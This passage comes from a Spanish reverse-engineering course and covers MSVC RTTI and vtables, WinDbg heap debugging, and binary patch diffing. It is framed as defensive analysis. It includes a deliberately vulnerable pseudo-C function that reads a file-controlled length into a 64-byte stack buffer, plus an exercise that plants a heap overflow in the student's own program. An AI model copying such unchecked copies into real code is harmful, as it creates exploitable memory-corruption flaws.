C++ profundo: RTTI, vtables, STL y excepciones

> **Objetivo de la lección**
>
> Reconocer en un binario los rasgos de C++ que van más allá de una llamada virtual: **RTTI**, `std::string` (con su optimización SSO), **contenedores STL** y el **manejo de excepciones**.
> **Prerrequisitos:** estructuras y vtables en IDA (2.7), llamadas y marcos (2.5), PE fino (2.14).

En 2.7 ya reconstruiste una **vtable** y leíste una llamada virtual sobre un binario de **32 bits** (`call [edx+8]` = tercer método, porque cada puntero ocupa 4 bytes). El capítulo 33 del curso lo hace con un objeto propio: arma **dos estructuras** —el objeto y su vtable con los punteros a los métodos— y agrega cross-references manuales para las llamadas virtuales (`Reversing desde cero, cap. 33`). Acá vamos a los otros cuatro rasgos. Lo que sigue es **conocimiento externo** salvo donde se cite.

> **Arquitectura y compilador fijados**
>
> Toda esta lección, incluidos el ejemplo y la práctica, se fija a **MSVC x64** (Visual Studio 2022, biblioteca estándar de Microsoft). En x64 cada puntero y cada slot de vtable ocupa **8 bytes**, `this` llega en `RCX` y el RTTI usa **RVA** (desplazamientos de 32 bits desde la base de la imagen) en lugar de punteros absolutos. Cuando algo cambia en x86 se indica aparte. El layout de RTTI, de `std::string` y de los contenedores **no** es parte del estándar de C++: es un detalle de implementación de MSVC que puede variar entre versiones y entre Debug y Release. MinGW/GCC, Clang con libc++ o libstdc++ usan otros layouts y otro RTTI (Itanium ABI).

RTTI (Run-Time Type Information)

Cuando el programa usa `dynamic_cast` o `typeid` (y RTTI no está deshabilitado con `/GR-`), MSVC deja estructuras de **RTTI** colgando de la vtable: **justo antes** del primer método, en `vtable[-1]` (offset `-0x08` en x64, `-0x04` en x86), hay un puntero al *RTTI Complete Object Locator* (COL). El COL lleva al *TypeDescriptor*, que contiene el **nombre decorado** de la clase (por ejemplo, `.?AVMiClase@@`, que se desdecora a `class MiClase`), y a la jerarquía de clases base.

Diferencia importante entre arquitecturas: en **x86**, los campos del COL son punteros absolutos; en **x64**, son **RVA** de 32 bits que hay que sumar a la base de la imagen. Si sumás mal o tratás una RVA como puntero, el TypeDescriptor "no aparece". Para el análisis, RTTI es un **regalo**: te da los nombres reales de las clases sin símbolos. IDA y Ghidra muestran la jerarquía si la reconocen.

`std::string` y la optimización SSO

En MSVC x64 (Release), `std::string` ocupa **32 bytes**: una **unión de 16 bytes** que contiene o bien el **buffer interno** o bien un **puntero** al heap, seguida de **size** (8 bytes) y **capacity** (8 bytes). En x86 los dos contadores son de 4 bytes y el objeto ocupa 24. En Debug el objeto puede ser más grande por el soporte de depuración de iteradores: medilo con `sizeof` en tu build en lugar de suponerlo.

La clave para no confundirse es la **SSO** (*Small String Optimization*): si la cadena entra en 15 caracteres `char` (capacidad 15 más el terminador), se guarda **dentro** del objeto y no hay `new`; si es más larga, los primeros 8 bytes de la unión pasan a ser el puntero al heap. Síntoma en el reversing: para strings cortas no ves una asignación dinámica y el texto aparece **en el stack**, dentro del objeto. Para distinguir los dos casos, mirá `capacity`: si es mayor que 15, la unión contiene un puntero.

Contenedores STL

- `std::vector`: tres punteros — `inicio`, `fin`, `fin_capacidad` — (24 bytes en x64 Release). El tamaño es `(fin - inicio) / sizeof(T)`; la capacidad, `(fin_capacidad - inicio) / sizeof(T)`. Un `push_back` que realoca mueve los tres.
- `std::map` / `std::set`: árbol rojo-negro; vas a ver nodos con punteros a padre/izquierda/derecha, un byte de color y un nodo cabecera.
- En el decompilador, estos patrones se ven como aritmética de punteros repetida sobre la misma base: candidatos a **aplicar una estructura** (como en 2.7).

Excepciones de C++

Un `try/catch` de C++ sobre MSVC se apoya en el manejo de excepciones de Windows (lo viste en vulnerabilidades: SEH en 32 bits, tablas `.pdata` / `.xdata` en 64). Las señales cambian con la arquitectura:

- **x86:** la función registra un marco en la cadena SEH (`fs:[0]`) con un handler que termina en `__CxxFrameHandler3` (u otra variante según la versión).
- **x64:** no hay registro en tiempo de ejecución. La entrada de la función en `.pdata` apunta a su información de desenrollado en `.xdata`, que nombra el handler de C++ (`__CxxFrameHandler3`, o `__CxxFrameHandler4` en versiones recientes de MSVC) y sus tablas. El cuerpo del `catch` suele compilarse como un **funclet** separado.

En ambos casos, `throw` termina en `_CxxThrowException` con una estructura `ThrowInfo` que describe el tipo lanzado. No hace falta reconstruir todo: alcanza con **reconocer** que hay `try/catch` y dónde está el cuerpo del `catch`.

Ejemplo paso a paso: vtable + RTTI (MSVC x64)

*(Ejemplo **ilustrativo**: las direcciones y las RVA están construidas con forma realista para una imagen x64 con base `0x140000000`; no son la salida de un binario compilado en esta edición.)*

```
Base de la imagen: 0x0000000140000000

obj @ 0x000000D51C8FF8A0 (stack):
  +0x00  vptr -> 0x0000000140023A48          ; puntero a la vtable (8 bytes)

vtable @ 0x0000000140023A48:
  -0x08  0x00000001400289F0  -> RTTI Complete Object Locator   ; vtable[-1]
  +0x00  0x0000000140001200  -> MiClase::metodo1               ; slot 0
  +0x08  0x0000000140001250  -> MiClase::metodo2 (virtual)     ; slot 1
```

Siguiendo `vtable[-1]` hasta el nombre de la clase:

```
Complete Object Locator @ 0x00000001400289F0 (campos de 4 bytes):
  +0x00  signature        = 1        ; 1 indica formato x64 con RVA
  +0x04  offset           = 0
  +0x08  cdOffset         = 0
  +0x0C  pTypeDescriptor  = 0x0002F0C8   (RVA)  -> 0x14002F0C8
  +0x10  pClassDescriptor = 0x00028A18   (RVA)
  +0x14  pSelf            = 0x000289F0   (RVA del propio COL)

TypeDescriptor @ 0x0000000140002F0C8:
  +0x00  pVFTable (puntero a la vtable de type_info)
  +0x08  spare
  +0x10  ".?AVMiClase@@"   -> desdecorado: class MiClase
```

Y la llamada virtual que se lee con ese nombre:

```
  mov  rcx, [rsp+30h]        ; rcx = this (obj)
  mov  rax, [rcx]            ; rax = vptr (0x0000000140023A48)
  call qword ptr [rax+8]     ; slot 1 = 0x08 / 8 -> MiClase::metodo2
```

Dos comprobaciones de coherencia que valen para cualquier binario x64: `pSelf` + base debe dar la dirección del propio COL (`0x140000000 + 0x289F0 = 0x1400289F0`), y `pTypeDescriptor` + base debe caer en una zona de datos donde aparezca una cadena que empiece con `.?AV` (clase) o `.?AU` (struct). Si alguna falla, estás leyendo otra cosa.

Con RTTI, `call [rax+8]` deja de ser "el slot 1" y pasa a ser `MiClase::metodo2`: el nombre te lo dio `vtable[-1]`.

Variante x86 (solo para contraste): con MSVC de 32 bits, el mismo objeto tendría el COL en `vtable[-1]` a `-0x04`, el COL usaría punteros absolutos (sin `pSelf`), `this` llegaría en `ECX` (`__thiscall`) y la llamada sería `mov eax,[ecx]` / `call dword ptr [eax+4]`, porque el slot 1 está a 4 bytes. No mezcles offsets de una arquitectura con la otra.

Herencia múltiple y virtual en MSVC

Con herencia simple hay un vptr por objeto. Con **herencia múltiple** aparecen varios, y eso cambia tres lecturas.

Varios vptr y varias vtables. Para `class C : public A, public B` (con `A` y `B` polimórficas), el objeto `C` contiene un subobjeto `A` con su vptr al principio y un subobjeto `B` con **otro** vptr más adelante. `C` tiene entonces dos vtables (en símbolos de MSVC, `C::vftable{for A}` y `C::vftable{for B}`), y **cada una** tiene su propio Complete Object Locator en `vtable[-1]`. El campo `offset` del COL dice a qué distancia del comienzo del objeto completo está **ese** vptr: 0 para el de `A`, distinto de 0 para el de `B`. Así es como `dynamic_cast` y `typeid` encuentran el objeto completo desde cualquier subobjeto.

Conversión de punteros. Pasar de `C*` a `B*` **suma** un desplazamiento (`lea rdx, [rcx+10h]` o similar). Si en el binario ves que un puntero a objeto se ajusta con una constante antes de pasarlo, lo más probable es

un cambio de base, no aritmética de datos.

Thunks de ajuste. Si `C` redefine un método virtual de `B`, la vtable de `B` dentro de `C` no puede apuntar directo a `C::metodo`, porque ese código espera un `this` de tipo `C*` y recibe un `B*`. MSVC pone en ese slot un **adjustor thunk** de dos instrucciones:

```
; ilustrativo, MSVC x64: thunk en la vtable de B dentro de C
sub  rcx, 10h          ; vuelve de B* a C*
jmp  C::metodoDeB      ; salta a la implementación real
```

Cuando sigas un slot y caigas en un `sub rcx, N` seguido de un salto, no es ofuscación: es un ajuste de `this`, y el desplazamiento coincide con el `offset` del COL de esa vtable.

Herencia virtual. Con `class D : virtual public Base`, MSVC agrega un **vbptr** (*virtual base pointer*) que apunta a una **vbtable** con los desplazamientos hasta cada base virtual, porque su posición dentro del objeto completo depende de la clase más derivada. Lo vas a ver como una lectura indirecta antes de acceder a miembros de la base: cargar el vbptr, leer un desplazamiento de la vbtable y sumarlo. Con algunas combinaciones de constructores y funciones virtuales aparecen además campos `vtordisp` (controlados por la opción `/vd`). Para el análisis alcanza con reconocer el patrón; reconstruir el layout completo exige el tipo exacto.

Ejemplo de layout **ilustrativo** (x64, Release; los desplazamientos dependen de los miembros y la alineación reales):

```
C @ obj:
  +0x00  vptr -> C::vftable{for A}   ; COL.offset = 0
  +0x08  int a  (+ relleno)
  +0x10  vptr -> C::vftable{for B}   ; COL.offset = 0x10
  +0x18  int b  (+ relleno)
  +0x20  int c
```

Contraste: el ABI Itanium (GCC, Clang, MinGW)

Los binarios de GCC y Clang fuera de MSVC (incluido MinGW en Windows) siguen, en general, el **C++ ABI Itanium**. A pesar del nombre, es una especificación **genérica**: se escribió para Itanium, se apoya en el ABI de C de cada plataforma, y la propia especificación aclara que no es la definición autoritativa para ninguna plataforma en particular; cada plataforma puede adaptarla y documentar sus diferencias. Conviene separar dos partes.

Vtables, RTTI y nombres (especificación principal).

- El vptr apunta al **address point** de la vtable, que no es su comienzo: antes hay componentes en desplazamientos negativos. En 64 bits, `vptr[-1]` es el **puntero a typeinfo** y `vptr[-2]` es el **offset-to-top** (distancia desde ese vptr hasta el comienzo del objeto completo). Con bases virtuales hay además *vbase offsets* y *vcall offsets* más atrás.
- Un destructor virtual ocupa **dos** entradas consecutivas (destructor del objeto completo y destructor que además libera), a diferencia del único *scalar deleting destructor* de MSVC.

- Los nombres usan el *mangling* Itanium, que empieza con `_Z`: la vtable de `MiClase` es `_ZTV7MiClase`, su typeinfo `_ZTI7MiClase` y el nombre de tipo `_ZTS7MiClase` (cuyo texto es `7MiClase`). Si ves cadenas de este estilo y no `.?AV…@@`, cambiaste de ABI.
- En herencia múltiple también hay vtables secundarias y thunks de ajuste de `this`, con nombres propios del mangling.

Excepciones (específico del destino). El manejo de excepciones está en un documento aparte (ABI-EH): una capa C++ común (`__cxa_throw`, `__cxa_begin_catch` y una función *personality*) apoyada en el mecanismo de desenrollado **de la plataforma**. En sistemas ELF eso suele significar tablas DWARF en `.eh_frame` y datos específicos del lenguaje en `.gcc_except_table`. En Windows, según cómo se compiló el toolchain MinGW, puede usarse desenrollado SJLJ, DWARF o basado en las tablas SEH de Windows (`.pdata` / `.xdata`) con una personality de GCC. No supongas uno: identificalo por las secciones, los símbolos y las DLL de runtime que use el binario.

Señales rápidas para saber qué ABI tenés delante:

Señal	MSVC	GCC/Clang (Itanium)
Nombre de vtable	`??_7MiClase@@6B@`	`_ZTV7MiClase`
RTTI en `vptr[-1]`	Puntero (x86) o puntero a COL con RVA (x64)	Puntero directo a typeinfo
Cadena de tipo	`.?AVMiClase@@`	`7MiClase` (en `_ZTS…`)
Excepciones	`__CxxFrameHandler*`, `_CxxThrowException`	`__cxa_throw`, `__gxx_personality_*`

Práctica

En tu VM, con un **programa propio** compilado con C++ (clases con métodos virtuales, un `std::vector`, un `std::string` corto y uno largo, y un `try/catch`):

1. Compilá con **MSVC x64** (p. ej. VS 2022, `/EHsc`) en **Debug** y en **Release** y compará. Anotá la versión exacta del compilador. Fijá el compilador: el layout de **RTTI** y la **SSO** de `std::string` son específicos de MSVC; con MinGW/Clang/libstdc++ los detalles cambian, así que el ejemplo solo es repetible con el mismo toolchain.
2. Encontrá la vtable de tu clase y, en `vtable[-1]` (`-0x08`), seguí el COL: sumá la RVA de `pTypeDescriptor` a la base de la imagen hasta llegar al nombre de la clase. Verificá `pSelf`.
3. Mirá un `std::string` corto (≤15) y uno largo: confirmá con `capacity` que el corto vive **en el objeto** (SSO) y el largo apunta al heap. Registrá `sizeof(std::string)` en Debug y en Release.
4. Ubicá el `try/catch`: en x64, buscá la entrada de la función en `.pdata`, su información de desenrollado y el handler de C++ que nombra; identificá el funclet del `catch`.
5. Agregá a tu programa una clase con **herencia múltiple** que redefina un método de la segunda base. Encontrá las dos vtables, compará el `offset` de sus COL y ubicá el adjustor thunk en la vtable de la segunda base.
6. Opcional, si tenés el toolchain instalado en la VM: compilá el mismo fuente con MinGW-w64 o Clang con libstdc++/libc++ y compará nombres de vtable, la posición del typeinfo y las funciones de excepciones con la tabla de señales. Anotá la versión exacta de cada compilador.

Preguntas de repaso

▼ **¿Dónde está el RTTI respecto de la vtable y para qué sirve al analizar?**

> En `vtable[-1]` (justo antes del primer método; `-0x08` en x64) hay un puntero al *Complete Object Locator*, que lleva al TypeDescriptor con el **nombre decorado de la clase**. Da los nombres reales sin símbolos.

▼ **En un binario MSVC x64, ¿por qué no podés tratar `pTypeDescriptor` del COL como un puntero?**

> Porque en x64 es una **RVA** de 32 bits: hay que sumarle la base de la imagen para obtener la dirección.

▼ **¿Qué es la SSO de `std::string` y cómo cambia lo que ves?**

> *Small String Optimization*: las cadenas de hasta 15 `char` se guardan **dentro** del objeto (buffer interno), sin `new`. Para strings cortas no ves asignación dinámica y el texto aparece en el stack. Con `capacity` > 15, la unión contiene un puntero al heap.

▼ **¿Cómo reconocés un `std::vector` en el binario?**

> Por **tres punteros** juntos (inicio, fin, fin de capacidad). El tamaño es `(fin - inicio) / sizeof(T)`; una realocación en `push_back` mueve los tres.

▼ **¿Qué señal delata un `try/catch` de C++ en MSVC x64?**

> La información de desenrollado de la función (`.pdata` / `.xdata`) nombra un handler de C++ (`__CxxFrameHandler3` o `__CxxFrameHandler4`), con funclets para el `catch`; los `throw` llegan a `_CxxThrowException` con un `ThrowInfo`. En x86, en cambio, se ve el registro del marco en `fs:[0]`.

▼ **En una clase con herencia múltiple, un slot de vtable lleva a `sub rcx, 10h` y un `jmp`. ¿Qué es?**

> Un adjustor thunk: convierte el `this` del subobjeto base en el `this` del objeto completo antes de saltar a la implementación. El 0x10 debería coincidir con el `offset` del COL de esa vtable.

▼ **¿Para qué sirve el campo `offset` del Complete Object Locator?**

> Indica a qué distancia del comienzo del objeto completo está el vptr de esa vtable; con herencia múltiple cada vtable tiene su COL y su offset.

▼ **En un binario GCC de 64 bits, ¿dónde está el typeinfo respecto del vptr y qué hay antes?**

> En `vptr[-1]` está el puntero a typeinfo y en `vptr[-2]` el offset-to-top; con bases virtuales hay más componentes en desplazamientos negativos.

▼ **¿Por qué no basta con saber que un binario usa el ABI Itanium para saber cómo maneja excepciones?**

> Porque la especificación separa vtables y nombres del manejo de excepciones, que se apoya en el desenrollado de la plataforma: DWARF en ELF, y en MinGW puede ser SJLJ, DWARF o SEH según el toolchain.

▼ **Con RTTI, ¿en qué cambia leer `call [rax+8]` en x64?**

> Deja de ser "el slot 1" (`0x08 / 8`) y pasa a tener **nombre** (p. ej. `MiClase::metodo2`), porque `vtable[-1]` te dio la clase. El análisis se vuelve legible.

Puerta de salida

Podés: (1) seguir el RTTI desde `vtable[-1]` hasta el nombre de la clase en un binario x64, resolviendo las RVA; (2) distinguir un `std::string` con SSO de uno en heap; (3) reconocer un `std::vector` por sus tres punteros; (4) identificar un `try/catch` por su handler de C++; (5) decir qué offsets cambian entre x86 y x64; (6) reconocer varios vptr y adjustor thunks en herencia múltiple; (7) distinguir por sus señales un binario MSVC de uno con ABI Itanium.

Lo que queda fuera

La reconstrucción completa de layouts con herencia virtual (vbtable, `vtordisp`), la jerarquía completa de `ClassHierarchyDescriptor` , `std::unordered_map` , `std::shared_ptr` y otros contenedores, las variantes del ABI Itanium por plataforma (por ejemplo ARM) y el formato de las tablas de excepciones de GCC no se desarrollan. Los layouts descritos para MSVC deben verificarse en cada versión, y los del ABI Itanium en cada plataforma y toolchain.

Fuentes de esta lección

- `Reversing desde cero, cap. 33` — objeto con vtable, reconstruir las dos estructuras y cross-references manuales a los métodos virtuales.
- Curso IDA · tutes 41–43 — strings en stack/heap, `new` / `malloc` y heap en IDA.
- IDA y el análisis estático (2.7) — base de vtables y estructuras sobre la que se apoya esta lección.
- Microsoft Learn: x64 calling convention, x64 exception handling, /GR (Enable Run-Time Type Information), Multiple base classes, /vd (Disable Construction Displacements). El layout interno del COL y de `std::string` no está documentado como contrato por Microsoft: se describe como conocimiento externo de reversing, igual que los adjustor thunks y la vbtable.
- Itanium C++ ABI (vtables, RTTI y mangling) y Itanium C++ ABI: Exception Handling.

Capas de esta lección

Contenido observado en CLS: la vtable y las dos estructuras del capítulo 33 (binario de 32 bits).
Conocimiento externo: RTTI (`vtable[-1]` , Complete Object Locator con RVA en x64, TypeDescriptor), SSO de `std::string` , layout de los contenedores STL de MSVC handlers de excepciones de C++, herencia múltiple/virtual en MSVC y contraste con el ABI Itanium.
Recomendación editorial: el ejemplo ilustrativo fijado a MSVC x64 y la práctica con binario propio (sin laboratorio compilado con hashes en esta edición).

Ampliación editorial basada en fuentes externas — Diferencia entre __CxxFrameHandler3 y __CxxFrameHandler4 (FH4) en MSVC x64

Desde Visual Studio 2019 16.3+ y Visual Studio 2022, MSVC x64 activa por defecto `/d2FH4` (Making C++ Exception Handling Smaller on x64), reduciendo entre un 30 % y un 60 % el tamaño de las tablas en `.xdata` *(Hecho confirmado)*:

- **`__CxxFrameHandler3`:** Apunta a una estructura `FuncInfo` de campos fijos de 32 bits que empieza con la firma mágica `0x19930520`.
- **`__CxxFrameHandler4` (`FuncInfo4`):** Elimina la constante `0x19930520`; comienza con un byte de banderas (`FuncInfoHeader`) y comprime los desplazamientos y conteos con enteros de longitud variable de 1 a 4 bytes. Para compilar una práctica que conserve el formato fijo clásico `FuncInfo`, puede pasarse `/d2FH4-` a `cl.exe` (ver plantilla `cpp_rtti_sso.cpp` en el Kit de plantillas C/C++).

WinDbg, TTD y heap

> **Objetivo de la lección**
>
> Manejar **WinDbg** para lo que x64dbg no da cómodo: **time-travel** (ir hacia atrás) y **diagnóstico de heap**. Encontrar la causa de un error de memoria en un programa **propio**. **Prerrequisitos:** debugger (2.6), llamadas y pila (2.5), memoria (1.2).

WinDbg: por qué y lo mínimo

El Curso IDA integra **WinDbg con IDA**: lo instala y lo maneja desde la interfaz de IDA porque es "un gran debugger" aunque incómodo, casi todo por comandos (`Curso IDA, tute 32`). Comandos que vas a usar siempre:

Comando	Qué hace
`g` / `p` / `t`	correr / step over / step into
`bp dir` / `ba r4 dir`	breakpoint de software / de acceso (hardware)
`k`	call stack
`dt tipo dir`	volcar una estructura con sus campos
`!address dir`	a qué región pertenece una dirección
`!heap`	estado del heap (ver abajo)

TTD: grabar y rebobinar

Time Travel Debugging (TTD, de Microsoft; **conocimiento externo**, es posterior al material de CLS) graba **toda** la ejecución en un trace y después la reproducís **hacia adelante y hacia atrás**. Cambia el método: en vez de "¿quién va a escribir este valor?" y reiniciar mil veces, ponés un breakpoint de acceso y hacés `g-` (go back) hasta la escritura que lo rompió. Para "¿quién corrompió este buffer?", TTD es la herramienta: encontrás la dirección mala y **retrocedés** hasta la instrucción culpable.

Heap: Page Heap y LFH

El heap es donde más cuesta ver la corrupción, porque el síntoma (un crash) aparece **lejos** de la causa. Dos ayudas:

- **Page Heap / Application Verifier** (se activan con `gflags`; **conocimiento externo**): ponen cada bloque al **final de una página**, con una página de guardia detrás. Así un overflow de heap **crashea en el acto**, en la instrucción que escribe de más, no páginas después. El modo *full* consume más memoria, pero te da el crash exacto.
- **LFH** (*Low Fragmentation Heap*): Windows agrupa las alocaciones chicas en *buckets*. El Curso IDA dedica una parte a distinguir si una alocación cae en el **LFH o en el heap estándar**, porque cambia cómo se ven

los bloques (`Curso IDA, tute 48`). En WinDbg lo mirás con `!heap`.

El tute 44 muestra justamente **qué info de heap se obtiene con WinDbg dentro de IDA** (`Curso IDA, tute 44`).

> **Heap spraying: solo como concepto**
>
> El *heap spraying* (rellenar el heap con muchas copias de un dato para que una dirección sea predecible) se explica **para reconocerlo en un informe** —qué dice y qué evidencia buscar—, no se practica su construcción. Esta lección es de **diagnóstico defensivo**.

Ejemplo paso a paso: cazar un overflow de heap con Page Heap + TTD

*(Ejemplo **ilustrativo**: salida construida para mostrar el flujo.)*

Programa propio que hace `memcpy` de 40 bytes en un buffer de 32 del heap. Con Page Heap activo (`gflags /p /enable prog.exe /full`), crashea **en el** `memcpy`:

```
(1a2c.0b30): Access violation - code c0000005
prog!copiar+0x2e:
  mov byte ptr [eax], cl      ; escribe en la página de guardia → crash acá

0:000> !heap -p -a eax
    address 0019f000 found in _DPH_HEAP ... 32 bytes allocated
    stack:  prog!reservar+0x1c   ← dónde se pidió el bloque de 32

0:000> k                         ; cómo llegué
  prog!copiar+0x2e
  prog!procesar+0x51
  prog!main+0x22
```

Con TTD, si no tuvieras el crash exacto, pondrías `ba w1 <fin del buffer>` y harías `g-` hasta la escritura. En los dos casos llegás a `copiar+0x2e` y, por `!heap -p -a`, al bloque de 32 pedido en `reservar`: la causa, no solo el síntoma.

Práctica

En tu VM, con un **programa propio** con un bug de heap (un `memcpy` / `strcpy` que escribe de más en un bloque del heap):

1. Reproducí el crash "normal": vas a ver que explota lejos de la causa.
2. Activá **Page Heap** (`gflags /p /enable prog.exe /full`) y volvé a correrlo: ahora crashea en la escritura culpable.
3. Con `!heap -p -a <dir>` encontrá dónde se pidió ese bloque y con `k` el camino.
4. (Si tenés TTD) grabá, poné `ba w` en el fin del buffer y `g-` hasta la escritura.
5. **Apagá Page Heap al terminar**: `gflags /p /disable prog.exe`. La configuración de GFlags **persiste en el registro** (`Image File Execution Options`); si no la sacás, el programa queda siempre con page heap

(más lento y con más consumo). Verificá con `gflags /p` que no quede ninguno activo.

Preguntas de repaso

▼ **¿Qué problema del heap resuelve Page Heap?**

> Que el crash aparece **lejos** de la causa. Page Heap pone cada bloque pegado a una **página de guardia**, así un overflow crashea **en el acto**, en la instrucción que escribe de más.

▼ **¿En qué cambia TTD el análisis de "¿quién escribió este valor?"**

> Deja **retroceder** (`g-`) en una ejecución grabada hasta la escritura culpable, sin reiniciar una y otra vez. Grabás una vez y navegás hacia adelante y atrás.

▼ **¿Qué es el LFH y por qué importa?**

> El *Low Fragmentation Heap*: Windows agrupa alocaciones chicas en buckets. Importa porque un bloque en LFH se ve distinto de uno en el heap estándar, y eso cambia cómo interpretás la memoria.

▼ **¿Qué te da `!heap -p -a <dir>` en WinDbg?**

> La información del bloque de heap que contiene esa dirección: tamaño y, con Page Heap, el **stack de dónde se alocó**. Te lleva del síntoma a dónde se pidió la memoria.

▼ **¿Por qué el heap spraying está solo como concepto?**

> Porque esta lección es de **diagnóstico defensivo**: interesa reconocer de qué habla un informe y qué evidencia buscar, no construir la técnica.

> **Puerta de salida**
>
> Podés: (1) moverte en WinDbg con `g/p/t`, `bp/ba`, `k`, `dt`, `!heap`; (2) explicar qué resuelve Page Heap y usarlo para cazar un overflow de heap propio; (3) decir cómo TTD ayuda a ir a la causa; (4) distinguir LFH de heap estándar; (5) explicar qué es el heap spraying sin construirlo.

Fuentes de esta lección

- `Curso IDA, tute 32` — WinDbg manejado desde IDA.
- `Curso IDA, tute 44` — info de heap con WinDbg dentro de IDA.
- `Curso IDA, tute 48` — alocación en LFH vs. heap estándar.

Capas de esta lección

Contenido observado en CLS: WinDbg+IDA (tute 32), heap con WinDbg (tute 44) y LFH (tute 48). **Conocimiento externo:** TTD, Page Heap/Application Verifier (`gflags`) y el concepto de heap spraying. **Recomendación editorial:** el ejemplo ilustrativo y la práctica con un bug de heap propio (sin laboratorio compilado con hashes en esta edición).

Ampliación editorial basada en fuentes externas — NT Heap (0xEEFFEEFF) vs. Segment Heap (0xDDEEDDEE) en Windows 10/11

En Windows 10 y 11 coexisten dos backends de heap en user mode (Microsoft Learn: Segment Heap y !heap) *(Hecho confirmado)*: el **NT Heap** clásico (firma `0xEEFFEEFF`) y el **Segment Heap** (firma `0xDDEEDDEE` , activo en servicios del sistema, apps MSIX y ejecutables con `<segmentHeap>true</segmentHeap>` en su manifiesto). En WinDbg moderno, `!heap` muestra la columna `Type` (`NT Heap` vs. `Segment Heap`); cuando activás **Full Page Heap** (`gflags /p /enable prog.exe /full`), las reservas pasan por `_DPH_HEAP_ROOT` y `!heap -p -a <dir>` funciona de forma idéntica en ambos casos (podés practicarlo con `heap_bug.c` del Kit de plantillas C/C++).

Patch diffing y CVE: leer qué cambió

> **Objetivo de la lección**
>
> Comparar **dos versiones** de un binario y entender **qué cambió un parche** y qué riesgo mitiga, sin convertirlo en una práctica de explotación. **Prerrequisitos:** IDA (2.7) y el differ mencionado en flujo (2.4). *Contexto recomendado (no bloqueante):* la rama de vulnerabilidades (5.2) — 2C es la continuación natural de 2B y no exige haber hecho la Etapa 5.

Qué es un differ

Un **differ** toma dos versiones consecutivas de un programa y **empareja** (matchea) sus funciones a pesar de los cambios, para mostrarte **cuáles cambiaron y dónde**. El tute 22 del Curso IDA lo define así y aclara el caso que nos importa: esos cambios pueden ser **un parche de seguridad** que corrige una vulnerabilidad (`Curso IDA, tute 22`). Las herramientas estándar (**conocimiento externo**) son **BinDiff** y **Diaphora**: emparejan por estructura del grafo, hashes de instrucciones, llamadas y nombres, y te dan un porcentaje de similitud por función.

Por qué es **defensivo**: comparar la versión vulnerable con la parcheada te dice **qué chequeo agregaron**, es decir, cuál era el defecto. Es la base del análisis de **1-day** (entender una falla ya corregida) y de verificar que un parche realmente arregla lo que dice. Identificar el cambio **no** es construir el exploit.

El flujo

1. **Conseguí las dos versiones** (antes y después del parche) de un binario que tengas derecho a analizar.
2. **Analizá cada una** en IDA/Ghidra y exportá para el differ.
3. **Corré el differ**: ordená por "más cambiadas / menos similares". Las funciones con 100% de match no te interesan; mirá las que bajaron.
4. **Leé el cambio**: casi siempre es un **chequeo agregado** (una comparación de tamaño, un `if` nuevo antes de un `memcpy`).
5. **Redactá** qué cambió y qué riesgo mitiga, para tu informe.

El caso real del curso: VLC (CVE-2008-4654)

El Curso IDA toma un **CVE público** y lo trabaja como diff de **dos versiones consecutivas de VLC**, usando el número de CVE como guía de qué buscar (`Curso IDA, tute 30`; explicación en el tute 31). El objetivo acá es **entender el defecto y el arreglo** (qué validación faltaba), no desarrollar un exploit; la rama de vulnerabilidades ya enmarca esto en clave defensiva.

Ejemplo paso a paso: una función antes y después del parche

*(Ejemplo **ilustrativo**: pseudo-C construido para mostrar qué resalta un differ.)*

BinDiff marca `leer_registro` con **82%** de similitud (bajó): algo cambió. Abrís las dos:

```
// versión vulnerable                // versión parcheada
int leer_registro(FILE *f) {         int leer_registro(FILE *f) {
  char buf[64];                        char buf[64];
  int n = leer_u16(f);                 int n = leer_u16(f);
                                       if (n > sizeof(buf))        // <-- chequeo AGREGADO
                                           return -1;
  fread(buf, 1, n, f);                 fread(buf, 1, n, f);
  ...                                  ...
}
```

El diff resalta el bloque nuevo: un `if (n > sizeof(buf)) return -1` antes del `fread`. Conclusión para el informe: **el defecto era un overflow de stack** (se leían `n` bytes controlados por el archivo en un buffer de 64 sin validar `n`); **el parche agrega la validación de tamaño**. Eso es todo lo que esta lección busca: leer el cambio, nombrar el riesgo.

Cómo empareja un differ, y dónde se equivoca

Saber cómo trabaja la herramienta te dice cuándo creerle (**conocimiento externo**). **BinDiff** es hoy de código abierto y trabaja sobre exportaciones en formato **BinExport**, que se generan desde IDA, Binary Ninja o Ghidra; **Diaphora** corre como script dentro de IDA. Los dos siguen la misma lógica general:

1. Empiezan por las coincidencias **más seguras**: mismo nombre (si hay símbolos), mismos bytes o el mismo hash de instrucciones.
2. Siguen con atributos **estructurales**: cantidad de bloques y aristas del grafo, llamadas que hace y recibe la función, constantes y cadenas que usa.
3. **Propagan**: si `A` coincide con `A'`, las funciones que `A` llama probablemente coincidan con las que llama `A'`.

Cada par queda con una **similitud** (cuánto se parecen) y una **confianza** (qué tan seguro está el emparejamiento). Una similitud baja con confianza alta es lo que buscás: la misma función, cambiada. Donde se equivoca: funciones **chicas** y parecidas entre sí (envoltorios, *thunks*, métodos triviales) que se emparejan mal; funciones que el compilador **inlineó** en una versión y no en la otra, y que "desaparecen"; y código **reordenado** que cambia el grafo sin cambiar la lógica.

Separar el ruido del parche

En un diff real, la mayoría de las funciones que cambiaron **no** son el parche. Fuentes típicas de ruido:

Ruido	Cómo se ve	Cómo descartarlo
Otra versión del compilador o del enlazador	Cientos de funciones con cambios menores	El cambio está repartido en todo el binario, no concentrado
Otras opciones de optimización	Mismos bloques en otro orden, registros distintos	El grafo cambia pero las llamadas y constantes son las mismas
Direcciones y constantes de enlace	Solo cambian inmediatos que son direcciones	Ignorar diferencias en offsets a datos
Bibliotecas actualizadas	Cambios en funciones del runtime	Mirar primero el código propio del programa

La señal del parche suele ser otra: **un bloque nuevo** con una comparación y una salida temprana, una llamada nueva a una función de validación o una API "segura" en lugar de la anterior (por ejemplo, una variante con tamaño explícito). Mirar también el **diff de imports** ayuda: una función nueva importada a veces nombra el arreglo.

Símbolos públicos: nombres para los binarios de Windows

Para diffear binarios de Windows, Microsoft publica **símbolos públicos** en su servidor de símbolos: el debugger o la herramienta de análisis los descarga según la versión exacta del binario. Traen nombres de funciones y variables globales, no el código fuente ni los tipos privados. Con nombres en las dos versiones, el emparejamiento mejora mucho y el informe puede decir "cambió `FuncionX`" en lugar de "cambió `sub_180012340`". La ruta de símbolos que combina el servidor público de Microsoft con tus propios PDB se arma igual que en la depuración de kernel de 6.3; IDA y Ghidra también pueden descargarlos.

Ghidra Version Tracking como alternativa

